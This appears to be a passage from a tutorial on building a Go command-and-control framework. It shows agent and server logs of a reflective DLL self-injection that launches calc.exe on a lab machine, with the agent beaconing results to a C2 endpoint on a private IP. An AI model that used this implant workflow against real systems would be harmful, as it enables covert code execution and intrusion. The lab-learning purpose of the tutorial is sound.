
Once it's been transferred to target system we're ready for our test!

Test

We'll start the same way as before:

- Run the server with go run ./cmd/server
- Run the curl command

And now, when we run our agent, you should almost immediately see calc.exe pop up



And here in our output we can see the detailed output from our doer specifying all the different steps that took place.

```
PS C:\Users\TestUser\Desktop> .\agent.exe
2025/11/07 10:57:45 Starting Agent Run Loop
2025/11/07 10:57:45 Delay: 5s, Jitter: 50%
2025/11/07 10:57:45 Job received from Server
-> Command: shellcode
-> JobID: job_543370
2025/11/07 10:57:45 AGENT IS NOW PROCESSING COMMAND shellcode with ID
job_543370
2025/11/07 10:57:45 |✅ SHELLCODE ORCHESTRATOR| Task ID: job_543370.
Executing Shellcode, Export Function: LaunchCalc,
ShellcodeLen(b64)=148660
|✅ SHELLCODE DOER| The SHELLCODE command has been executed.
|📋 SHELLCODE DETAILS|
```

```
-> Self-injecting DLL (111493 bytes)
-> Calling Function: 'LaunchCalc'
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Parsed PE Headers
successfully.
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Target ImageBase:
0x26A5B0000
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Target SizeOfImage: 0x22000
(139264 bytes)
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Allocating 0x22000 bytes of
memory for DLL...
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] DLL memory allocated
successfully at actual base address: 0x26A5B0000
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Copying PE headers (1536
bytes) to allocated memory...
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Copied 1536 bytes of
headers successfully.
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Copying sections...
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] All sections copied.
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Checking if base
relocations are needed...
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Image loaded at preferred
base. No relocations needed.
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Processing Import Address
Table (IAT)...
2025/11/07 10:57:45 |! ERR SHELLCODE DOER| [+] Import Directory found at
RVA 0x9000
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for:
KERNEL32.dll
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Finished imports for
'KERNEL32.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for:
api-ms-win-crt-environment-l1-1-0.dll
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Finished imports for 'api-
ms-win-crt-environment-l1-1-0.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for:
api-ms-win-crt-heap-l1-1-0.dll
2025/11/07 10:57:45 |⚙ SHELLCODE ACTION| [+] Finished imports for 'api-
ms-win-crt-heap-l1-1-0.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for:
api-ms-win-crt-runtime-l1-1-0.dll
```

```
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Finished imports for 'api-ms-win-crt-runtime-l1-1-0.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for: api-ms-win-crt-stdio-l1-1-0.dll
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Finished imports for 'api-ms-win-crt-stdio-l1-1-0.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for: api-ms-win-crt-string-l1-1-0.dll
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Finished imports for 'api-ms-win-crt-string-l1-1-0.dll'.
2025/11/07 10:57:45 |📋 SHELLCODE DETAILS| [->] Processing imports for: api-ms-win-crt-time-l1-1-0.dll
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Finished imports for 'api-ms-win-crt-time-l1-1-0.dll'.
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Import processing complete (7 DLLs).
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Locating and calling DLL Entry Point (DllMain)...
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] DllMain at VA 0x26A5B1330. Calling with DLL_PROCESS_ATTACH...
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] DllMain executed successfully (returned TRUE).
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Locating exported function: LaunchCalc
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Found target function 'LaunchCalc' at VA: 0x26A5B1491
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Calling target function 'LaunchCalc' at 0x26A5B1491...
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| [+] Exported function 'LaunchCalc' executed successfully (returned TRUE/non-zero: 1).
2025/11/07 10:57:45 |⚙️ SHELLCODE ACTION| ==> Check if 'calc.exe' (e.g., Calculator) launched by DLL! <===
2025/11/07 10:57:45 |👊 SHELLCODE SUCCESS| Shellcode execution initiated successfully for TaskID job_543370. Loader Message: DLL loaded and export 'LaunchCalc' called successfully.
2025/11/07 10:57:45 |AGENT TASK|-> Sending result for Task ID job_543370 (114 bytes)...
2025/11/07 10:57:45 |RETURN RESULTS|-> Sending 114 bytes of results via POST to https://192.168.2.11:8443/results
2025/11/07 10:57:45 💥 SUCCESSFULLY SENT FINAL RESULTS BACK TO SERVER.
```

```
2025/11/07 10:57:45 |AGENT TASK|-> Successfully sent result for Task ID
job_543370.
2025/11/07 10:57:45 Sleeping for 5.072326433s
```

One thing you will notice is that we don't get any confirmation of our result on the server side

```
❯ go run ./cmd/server
2025/11/07 13:53:52 Starting Control API on :8080
2025/11/07 13:53:52 Starting  server on 0.0.0.0:8443
2025/11/07 13:53:57 Received command: shellcode
2025/11/07 13:53:57 Validation passed: file_path=./payloads/calc.dll,
export_name=LaunchCalc
2025/11/07 13:53:57 Processed file: ./payloads/calc.dll (111493 bytes) ->
base64 (148660 chars)
2025/11/07 13:53:57 Processed command arguments: shellcode
2025/11/07 13:53:57 QUEUED: shellcode
2025/11/07 13:54:03 Endpoint / has been hit by agent
2025/11/07 13:54:03 DEQUEUED: Command 'shellcode'
2025/11/07 13:54:03 Sending command to agent: shellcode
2025/11/07 13:54:03 Job ID: job_543370
2025/11/07 13:54:08 Endpoint / has been hit by agent
2025/11/07 13:54:08 No commands in queue
```

This is of course because we have not yet created our /results endpoint and resulting handler to display it. This will be our final lesson...
